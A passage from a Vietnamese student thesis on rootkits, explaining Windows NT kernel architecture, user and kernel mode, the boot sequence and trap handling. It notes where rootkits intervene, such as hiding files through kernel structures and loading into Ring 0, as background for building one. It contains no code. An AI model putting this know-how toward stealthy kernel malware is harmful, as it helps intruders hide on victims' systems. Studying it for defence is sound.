- Hướng bị động sẽ tác động chủ yếu trong quá trình lưu trữ dữ liệu để tăng khả năng che dấu của rootkit, thông thường dữ liệu được mã hóa và lưu vào ADS, tuy nhiên, dữ liệu còn được ghi vào vùng bộ nhớ như EEPROM thay vì ghi vào ADS.

Rootkit thế hệ đầu chỉ là những chương trình bình thường, còn ngày nay thường được cài đặt và phát triển dưới dạng một trình điều khiển thiết bị. Vài năm tới, rootkit có thể thay đổi và cài đặt vào microcode của vi xử lý, hoặc tồn tại trên microchip của máy vi tính. Các bộ nhớ flash đã giảm tới đã kích thước để hạ giá thành từng chip EEPROM, do vậy, để có thể ghi rootkit vào trong đó thì phải loại bỏ một số tính năng nhưng phải giữ lại các chức năng chính. Rootkit có thể ẩn nấp một cách tốt hơn, khó phát hiện hơn nhưng bù lại chỉ tồn tại trên một mục tiêu cụ thể do phụ thuộc vào một phần cứng xác định.

## CHƯƠNG 2. ROOTKIT VÀ WINDOWS KERNEL

### 2.1. KIẾN TRÚC HỆ ĐIỀU HÀNH

#### 2.1.1. Tổng quan về hệ điều hành windows

Chương này sẽ trình bày về sâu bên trong hệ điều hành Windows, từ mục đích thiết kế, mô hình chung đến các thành phần của nhân hệ điều hành Windows. Qua đó thấy được hướng tấn công của rootkit khi vượt qua các dịch vụ của hệ điều hành Windows.

Tất cả máy vi tính ở mọi kích thước hầu hết đều có hệ điều hành. Hệ điều hành là một tập những chương trình cung cấp các dịch vụ cho các chương trình khác. Các hệ điều hành hiện đại thường là đa nhiệm, cho phép các chương trình có thể chạy đồng thời. Hầu hết những máy tính cá nhân sử dụng hệ điều hành Microsoft Windows. Các máy chủ phần lớn dùng hệ điều hành Unix hoặc Sun Solaris, số ít còn lại dùng hệ điều hành Windows. Mỗi hệ điều hành đều có cùng mục đích là cung cấp một tập các giao diện đồng nhất để cho các chương trình ứng dụng có thể truy nhập được thiết bị phần cứng. Những dịch vụ mức lõi cho phép truy nhập vào các tệp tin hệ thống, các giao thức mạng, bàn phím, chuột và thiết bị hiển thị. Bên cạnh đó, hệ điều hành còn cung cấp các chức năng debug và phân tích hệ thống, cho phép các ứng dụng có thể báo cáo lại trạng thái khi bị lỗi...

Hệ điều hành thường cung cấp các cơ chế truy nhập vào hệ thống thông qua một số dịch vụ và cơ chế riêng, điều này làm cho việc phát triển các ứng dụng trở nên đơn giản hơn, tuy nhiên, vẫn còn cách khác để truy cập hệ thống một cách trực tiếp không thông qua các dịch vụ của hệ điều hành. Đó chính là nguyên nhân mà rootkit can thiệp vào nhân hệ điều hành có thể gây ảnh hưởng cho hầu hết các phần mềm ứng dụng khác.

Các phiên bản của hệ điều hành Windows được nói đến trong đồ án này đều dựa trên nhân Windows NT. Bao gồm:

*Bảng 2.1 – Các phiên bản của hệ điều hành Windows*

Tên hệ điều hành	Phiên bản build	Ngày phát hành
Windows NT 3.1	3.1	7 – 1993
Windows NT 3.5	3.5	9 – 1994
Windows NT 3.51	3.51	5 – 1995
Windows NT 4.0	4.0	7 – 1996
Windows 2000	5.0	12 – 1999
Windows XP	5.1	8 - 2001
Windows Server 2003	5.2	3 - 2003

Một số các thành phần chính của hệ điều hành nói chung được liệt kê trong bảng dưới đây, và hướng can thiệp để đạt được mục đích của rootkit:

*Bảng 2.2. Thành phần chính của một hệ điều hành*

Quản lý tiến trình	Các tiến trình cần sử dụng CPU, do đó nhân của hệ điều hành chứa các đoạn mã để cấp phát thời gian sử dụng CPU, nhân sẽ đặt lịch sử dụng cho mỗi luồng của tiến trình, dữ liệu trong bộ nhớ được theo dõi và sử dụng bởi tất cả các luồng và tiến trình. Bằng cách can thiệp vào một số cấu trúc dữ liệu sẽ ảnh hưởng tiến trình đang chạy.
--------------------	---

Quản lý truy nhập tệp tin	Hệ thống tệp tin là một trong những thành phần quan trọng nhất mà hệ điều hành cung cấp. Nhân cung cấp một giao diện để truy nhập cho các hệ thống tệp tin, nếu can thiệp vào được phần này của nhân thì người dùng có thể ẩn được tệp tin và thư mục.
Bảo mật	Nhân hệ điều hành giới hạn tương tác giữa các tiến trình với nhau nhằm mục đích bảo mật, mỗi tiến trình được cho phép sử dụng trên một vùng nhớ nào đó riêng biệt với nhau.
Quản lý bộ nhớ	Bộ nhớ trong hệ điều hành có thể được ánh xạ đến nhiều vùng khác nhau trên bộ nhớ vật lý, mỗi tiến trình được ánh xạ đến vùng nhớ độc lập với nhau. Ví dụ một tiến trình đọc từ địa chỉ 0x00401111 giá trị “AAA” nhưng một tiến trình khác cũng đọc từ địa chỉ 0x00401111 giá trị “BBB”, chi tiết về quản lý bộ nhớ trong windows ở mục 2.5.

### 2.1.2. Các khái niệm cơ bản về windows

Windows API: Giao diện lập trình ứng dụng, cung cấp rất nhiều những hàm có sẵn được chia thành các mục chính sau:

- Các dịch vụ cơ bản
- Dịch vụ thành phần
- Dịch vụ về giao diện
- Dịch vụ về đồ họa và đa phương tiện
- Dịch vụ liên kết và tin nhắn
- Dịch vụ mạng
- Dịch vụ web

Rootkit sẽ thực hiện thay đổi một phần của dịch vụ cơ bản, bao gồm quản lý tiến trình, luồng, bộ nhớ, vào ra và bảo mật.

Native system services: Những dịch vụ mức thấp nhất của hệ thống, có thể được gọi từ user-mode, ví dụ NtCreateProcess là dịch vụ hệ thống mức thấp nhất, từ đó hàm API CreateProcess gọi để tạo một tiến trình mới.

Các tiến trình dịch vụ của Windows: Những tiến trình của Windows được tạo bởi dịch vụ quản lý các dịch vụ mức user-mode, ví dụ như Task manager...

Các hàm Kernel: Những hàm bên trong hệ điều hành mà chỉ được gọi từ trong kernel mode


### 2.1.3. Kernel mode và user mode

Để bảo vệ các ứng dụng của người dùng khỏi việc truy cập và thay đổi những dữ liệu quan trọng của hệ điều hành, hệ điều hành Windows sử dụng 2 chế độ xử lý truy nhập: chế độ người dùng, gọi là user mode và chế độ nhân gọi là kernel mode. Mã chương trình của người sử dụng chạy trên user mode, mã của hệ điều hành chạy trên kernel mode. Kernel mode là một chế độ thực thi trong vi xử lý mà cho phép chạy tất cả các lệnh CPU và truy nhập vào

toàn bộ bộ nhớ. Việc này làm cho các ứng dụng không thể ảnh hưởng đến hoạt động của nhân và làm hệ thống ổn định hơn.

Họ vi xử lý x86 của Intel sử dụng khái niệm Ring để điều khiển truy nhập. Có 4 ring, từ Ring 0 đến Ring 3, Ring 0 là vùng có quyền mức cao nhất và ring 3 là vùng có ít quyền nhất. Tất cả các mã của nhân trong hệ điều hành Windows chạy trên Ring 0, do vậy rootkit chạy trong nhân cũng coi như đang chạy ở trong Ring 0. Những chương trình ứng dụng như bảng tính, email... thì thoảng được gọi là những chương trình ở Ring 3. Cả hệ điều hành Windows và Linux đều tận dụng đặc điểm của Ring 0 và Ring 3 trên bộ xử lý x86 của Intel để thiết kế hệ điều hành.

CPU theo dõi việc đoạn mã của phần mềm nào và bộ nhớ nào được gán cho mỗi Ring, và cung cấp sự truy cập giới hạn theo Ring. Những chương trình ở Ring 3 thì không thể truy cập được bộ nhớ ở Ring 0, nếu có truy cập thì CPU sẽ đưa ra ngắt. Rootkit thường được nạp bởi 1 chương trình ở Ring 3, gọi những hàm đặc biệt để cài đặt và nạp chúng vào nhân, từ đó rootkit có khả năng hoạt động trên Ring 0.



Hình 2.1. Phân loại điều khiển truy nhập trong Intel x86

Một số lệnh chỉ thực hiện trên Ring 0, thường là những lệnh cho phép truy cập trực tiếp vào phần cứng, ví dụ:

- cli: cấm xử lý ngắt trên CPU
- sti: cho phép ngắt trên CPU
- in: Đọc dữ liệu từ cổng
- out: ghi dữ liệu ra cổng

Mỗi tiến trình của Windows có một không gian địa chỉ riêng, các mã của hệ điều hành và trình điều khiển thiết bị dùng chung một không gian địa chỉ ảo. Mỗi trang trong bộ nhớ được đánh dấu là nó đang ở chế độ nào. Những trang nhớ chỉ đọc thì không thể ghi lại ở bất kỳ chế độ nào.

Hệ điều hành Windows không cung cấp cơ chế nào để chống lại việc đọc/ghi vào vùng nhớ hệ thống đang được sử dụng bởi các thành phần của hệ điều hành. Nói cách khác là, nếu đang ở trong kernel mode thì hệ điều hành và trình điều khiển thiết bị toàn quyền truy cập vào

vùng nhớ của hệ thống và bỏ qua được cơ chế bảo mật của Windows, cũng như vậy, các trình điều khiển của các hãng thứ 3 nếu hoạt động ở kernel mode thì có thể toàn quyền truy nhập vào dữ liệu của hệ điều hành. Windows sẽ thông báo trình điều khiển không được phê duyệt bởi hệ điều hành trong lúc cài.


Các ứng dụng ở user mode khi gọi những hàm dịch vụ hệ thống ví dụ như hàm API ReadFile thì bộ xử lý *bắt* lệnh đó, kiểm tra lại các tham số và sau đó truyền cho hàm hệ thống gọi những thủ tục trong kernel mode để thực hiện việc đọc dữ liệu từ tệp tin, lúc này CPU hoạt động ở kernel mode, sau khi thực hiện xong thì nó chuyển đổi lại sang user mode. Bằng cách này mà hệ điều hành bảo vệ được dữ liệu của nó không bị can thiệp bởi các tiến trình của người dùng.

#### 2.1.4. Mô hình hệ điều hành

Trong hầu hết các hệ điều hành đa người dùng thì các ứng dụng được phân tách rõ ràng với hệ điều hành, mã của nhân hệ điều hành chạy ở mức ưu tiên cao của bộ xử lý (gọi là kernel mode) có khả năng truy xuất dữ liệu hệ thống và phần cứng. Mã của ứng dụng chạy ở chế độ bình thường của bộ xử lý (user mode), bị giới hạn trong truy xuất dữ liệu của hệ thống, và không được truy nhập trực tiếp vào phần cứng.

Windows cũng như phần lớn các hệ điều hành Unix là hệ điều hành monolithic, có nghĩa là các thành phần của hệ điều hành và trình điều khiển thiết bị chia sẻ một vùng nhớ được bảo vệ trong kernel-mode. Nếu một thành phần của hệ điều hành hoặc một trình điều khiển nào đó làm dữ liệu dùng chung lỗi thì sẽ ảnh hưởng đến các thành phần khác. Các thành phần của hệ điều hành đều được thiết kế hướng đối tượng, dữ liệu bên trong đối tượng không thể truy nhập trực tiếp bởi các thành phần khác, mà phải thông qua những phương thức cài đặt sẵn.

Sơ lược về các thành phần của hệ điều hành Windows. Các mô đun được chia làm 2 nhóm, chạy ở User mode và Kernel mode. Các luồng ở trong một tiến trình được chạy trong không gian địa chỉ được bảo vệ. Do đó, các tiến trình hỗ trợ của hệ thống, các tiến trình dịch vụ, các ứng dụng người dùng, các hệ thống con của môi trường đều có một không gian địa chỉ riêng.





*Hình 2.2. Kiến trúc tổng thể Windows*

Trong user mode, có 4 loại tiến trình chính:

- Các tiến trình hỗ trợ của hệ thống(System support processes), bao gồm tiến trình đăng nhập (logon process) và quản lý phiên làm việc. Hai tiến trình này không phải là dịch vụ của Windows.
- Các tiến trình dịch vụ(Service processes): gồm có Task scheduler và Spooler, các dịch vụ được chạy 1 cách độc lập trong mỗi phiên làm việc mà người dùng khác nhau đăng nhập vào.
- Các ứng dụng: có 6 loại Windows 32-bit, 64-bit, Windows 3.11 16-bit, MS-DOS 16-bit, POSIX 32-bit và OS/2 32-bit.
- Các hệ thống con của môi trường: Môi trường hoạt động và tương tác của hệ điều hành.

Trên hình cũng có phần Subsystem DLLs, các ứng dụng hay các dịch vụ không gọi các hàm trong nhân một cách trực tiếp mà phải thông qua Subsystem DLLs, có nhiệm vụ dịch những lời gọi hàm API thành những lời gọi dịch vụ bên trong của Windows.

Các thành phần trong kernel mode:


- Windows Executive chứa những dịch vụ cơ bản của hệ điều hành, như là quản lý bộ nhớ, quản lý tiến trình, quản lý các luồng, bảo mật, vào ra, mạng và liên kết giữa các tiến trình.
- Kernel: nhân của hệ điều hành, chứa các hàm mức thấp của hệ thống, như là lên lịch, ngắt và gửi lỗi. Nó cung cấp một tập các thủ tục và đối tượng cơ bản để xây dựng nên các cấu trúc mức cao của hệ thống.
- Trình điều khiển thiết bị (Device driver): dịch những lời gọi hàm vào ra thành những yêu cầu truy nhập phần cứng.
- Lớp phần cứng trừu tượng (Hardware Abstraction Layer): là một lớp độc lập với nhân, trình điều khiển thiết bị để thực thi hoạt động của Windows trên nhiều phần cứng khác nhau.
- Cơ chế cửa sổ và hiển thị: cung cấp giao diện người dùng đồ họa (GUI), thao tác với cửa sổ, các điều khiển và vẽ.

*Bảng 2.3. Những thành phần chủ chốt của Windows*

Tên tệp tin	Thành phần
Ntoskrnl.exe	Phần thực thi và nhân của hệ điều hành
Ntkrnlpa.exe	Phần thực thi và nhân hệ điều hành với mở rộng hỗ trợ Physical Address Extension (PAE) cấp phát tối đa 64GB bộ nhớ vật lý
Hal.dll	Hardware abstraction layer
Win32k.sys	Một phần của Windows subsystem hoạt động trong kernel mode

Ntdll.dll	Những hàm hỗ trợ bên trong hệ thống và những dịch vụ hệ thống gửi các thông tin cho các hàm thực thi.
Kernel32.dll, Advapi32.dll, User32.dll, Gdi32.dll	Các thành phần con của Windows

### 2.1.5. Chi tiết các thành phần của hệ điều hành



Hình 2.3 Kiến trúc bên trong hệ điều hành Windows

Các hệ thống con cung cấp môi trường làm việc: Ban đầu Windows có 3 hệ thống con cung cấp môi trường làm việc là OS/2, POSIX và Windows. Sau đó OS/2 đã bị gỡ bỏ từ Windows 2000, và đến Windows XP thì POSIX bị gỡ bỏ. Bây giờ chỉ còn một môi trường làm việc là Windows.



Khi một ứng dụng gọi thư viện của hệ thống con (Subsystem DLLs) thì xảy ra một trong 3 trường hợp sau:

- Hàm được gọi chạy hoàn toàn ở user mode, không có một lời gọi dịch vụ nào được thực hiện, ví dụ hàm GetCurrentProcessID, vì ProcessID không thay đổi trong quá trình tiến trình tồn tại cho nên giá trị trả về là số ID của tiến trình, không cần phải gọi dịch vụ hệ thống.
- Hàm được gọi yêu cầu một hoặc nhiều lần gọi dịch vụ hệ thống, ví dụ hàm ReadFile và WriteFile được gọi thì có lời gọi dịch vụ hệ thống, từ đó kích hoạt các hàm trong nhân như NtReadFile và NtWriteFile để thực hiện công việc đọc ghi tệp tin.
- Hàm được gọi yêu cầu một số việc thực hiện ở Hệ thống con cung cấp môi trường làm việc, chạy ở user mode. Lúc đó thư viện của hệ thống con sẽ gửi yêu cầu và nhận kết quả theo mô hình client/server đến Hệ thống con cung cấp môi trường làm việc. Ví dụ như một hàm nào đó yêu cầu người dùng nhập dữ liệu hay chọn từ hộp thoại.

Hệ thống con Windows:


- Tiến trình quản lý môi trường: Csrss.exe (Client server run-time subsystem) hỗ trợ:
  - Cửa sổ lệnh
  - Tạo và xóa tiến trình, luồng.
  - Hỗ trợ tiến trình 16bit của DOS trong máy ảo DOS
  - Cung cấp một số hàm tiện ích như GetTempFile, DefineDosDevice, ExitWindowsEx.
- Trình điều khiển nhân ở kernel mode: Win32k.sys
  - Quản lý cửa sổ, hiển thị, quản lý thiết bị vào như chuột, bàn phím và các thiết bị khác. Truyền các thông điệp đến các ứng dụng.
  - Cung cấp giao diện thiết bị đồ họa GDI, là một thư viện chuẩn có sẵn các hàm xử lý đường thẳng, văn bản, vẽ hình.
- Các thư viện của hệ thống con (Kernel32.dll, Advapi32.dll, User32.dll, và Gdi32.dll), thực hiện công việc chuyển đổi từ lời gọi hàm API(có tài liệu đầy đủ) sang gọi dịch vụ hệ thống(không có tài liệu chính thức) nếu cần.
- Trình điều khiển hiển thị đồ họa, là trình điều khiển phụ thuộc vào từng thiết bị cụ thể.

## 2.2. CƠ CHẾ HOẠT ĐỘNG CỦA WINDOWS

Hệ điều hành Windows cung cấp một cơ chế hoạt động dựa trên những thành phần hoạt động trên kernel mode, gồm có thành phần thực thi, nhân và trình điều khiển thiết bị. Để xây dựng một rootkit cần hiểu được cơ chế hoạt động của hệ điều hành Windows.

### 2.2.1. Khởi động hệ thống Windows

Hầu hết các hệ điều hành đều chia đĩa cứng thành các phân vùng để quản lý. Sau đó sử dụng các hệ thống tệp tin như FAT hay NTFS để định dạng từng phân vùng. Một ổ đĩa cứng có tối đa 4 phân vùng primary, ví dụ như:



Hình 2.4. Cấu trúc của một đĩa cứng

Quá trình khởi động của Windows NT(2000, XP) như sau:

Đĩa cứng vật lý được chia thành các Sector, một sector của đĩa cứng chuẩn IBM-PC là 512bytes. Sector đầu tiên của máy tính là Master Boot Record (MBR), một phần của MBR lưu boot code là những lệnh thực thi lúc khởi động máy, phần còn lại lưu một bảng là bảng phân vùng (partition table) trỏ đến các phân vùng trong ổ cứng. Khi máy tính khởi động, đoạn mã đầu tiên được kích hoạt nằm trong BIOS, BIOS sẽ chọn thiết bị khởi động, nếu là đĩa cứng thì nó sẽ đọc MBR vào bộ nhớ và chuyển quyền điều khiển cho MBR.

MBR code sẽ quét tất cả các phân vùng trong bảng phân vùng lưu trong nó, tới xem phân vùng nào có gán cờ khởi động. Sau đó nó đọc sector đầu tiên của phân vùng có gán cờ đó vào bộ nhớ và chuyển quyền điều khiển cho phân vùng, phân vùng đó được gọi là phân vùng khởi động (boot partition), sector đầu tiên đó được gọi là sector khởi động (boot sector).

Boot sector tiến hành nạp Ntldr vào bộ nhớ, nếu vì lý do nào đó mà không tìm thấy thì sẽ có thông báo như “BOOT: Couldn't find NTLDRP” hoặc “NTLDR is missing”. Nếu tồn tại, Ntldr sẽ thực hiện các công việc sau:

- Ntldr đang tồn tại trong chế độ thực (real mode: không có sự ánh xạ địa chỉ ảo sang vật lý, Ntldr chỉ sử dụng 1MB đầu tiên của bộ nhớ). Ntldr sẽ chuyển hệ thống sang chế độ bảo vệ (protected mode: không có sự ánh xạ địa chỉ ảo sang địa chỉ vật lý, tuy nhiên toàn bộ bộ nhớ có thể truy cập được). Sau khi hệ thống đã chuyển sang protected mode, Ntldr sẽ tạo ra các bảng phân trang bộ nhớ, sau đó cho phép sử dụng bộ nhớ đó phân trang, Windows sẽ hoạt động trọn vẹn vùng nhớ này một cách bình thường.
- Ntldr sẽ nạp Ntbootdd.sys chứa những hàm truy nhập đĩa cứng đối với những hệ thống có ổ đĩa SCSI, sau đó đọc tệp Boot.ini để xác định hệ thống nằm trên phân vùng nào.

- Nếu tồn tại tệp tin Hiberfil.sys trong thư mục gốc của phân vùng hệ thống, quá trình khởi động sẽ được hoàn thành bằng cách nạp toàn bộ Hiberfil.sys vào bộ nhớ để phục hồi lại hệ thống như trước khi Hibernate.
- Nếu không tồn tại Hiberfil.sys, Ntldr sẽ gọi chương trình Ntoskrnl.exe để thực hiện quá trình khởi động hệ thống.

Ntoskrnl sẽ tiếp tục khởi động hệ thống với 2 pha:


- Pha 0: Toàn bộ ngắt sẽ bị cấm, Ntoskrnl sẽ gọi những hàm chính KiSystemStartup, sau đó gọi hàm HalInitializeProcessor và KiInitializeKernel cho mỗi CPU. Sau khi khởi tạo kernel trên CPU xong, mỗi hàm KiInitializeKernel sẽ gọi tiếp HalInitSystem để chạy ExpInitializeExecutive cho phép HAL có quyền điều khiển, chuẩn bị bộ điều khiển ngắt cho mỗi CPU. Cuối cùng ExpInitializeExecutive thực hiện các thủ tục để chạy trình quản lý bộ nhớ, trình quản lý đối tượng, trình theo dõi thông tin hệ thống, trình quản lý tiến trình, trình quản lý phần cứng.
- Pha 1: Hệ thống khởi tạo trình quản lý nguồn điện, giờ hệ thống, cổng cho các đối tượng thực hiện LPC, sau đó, trình quản lý phiên làm việc sẽ được gọi (Session Manager subsystem - Smss)

Smss chạy ở user mode, nó sẽ tạo ra các security token, đọc các thông tin từ registry để thực hiện các thông tin khởi tạo như:

- Tạo đối tượng cổng LPC (\SmApiPort)
- Định nghĩa cổng COM1, LPT.
- Thực thi các chương trình trong HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute (thông thường nếu Scan disk được chạy sẽ đặt lệnh ở đây, ứng dụng Autochk).
- Mở các thư viện DLL cần thiết ở HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs
- Khởi tạo biến môi trường trong HKLM\System\CurrentControlSet\Session Manager\Environment.
- Nạp phần kernel mode của Win32k.sys chứa những thông tin về cấu hình hiển thị
- Khởi tạo các tiến trình của hệ thống con, bao gồm Csrss.
- Nạp Trình quản lý dịch vụ (SCM)
- Thực thi tiến trình đăng nhập (Winlogon)

### 2.2.2. Các kiểu bắt sự kiện

Các ngắt(interrupt) và các ngoại lệ(exception) là những điều kiện mà điều hướng bộ vi xử lý vào những luồng bên ngoài luồng điều khiển chính. Thuật ngữ bẫy(trap) là một cơ chế của bộ xử lý để bắt giữ các ngoại lệ và các ngắt mỗi khi chúng xảy ra, sau đó chuyển điều khiển đến một vị trí khác trong hệ điều hành. Trong hệ điều hành Windows, điều khiển được chuyển đến bộ điều khiển bẫy (trap handler) để gọi thực hiện chương trình con hoặc hàm nào đó tương ứng với ngắt hay ngoại lệ.



Hình 2.5. Các bộ bẫy handle để xử lý ngoại lệ, ngắt, gọi dịch vụ hệ thống, ...

### 2.2.3. Quản lý các đối tượng

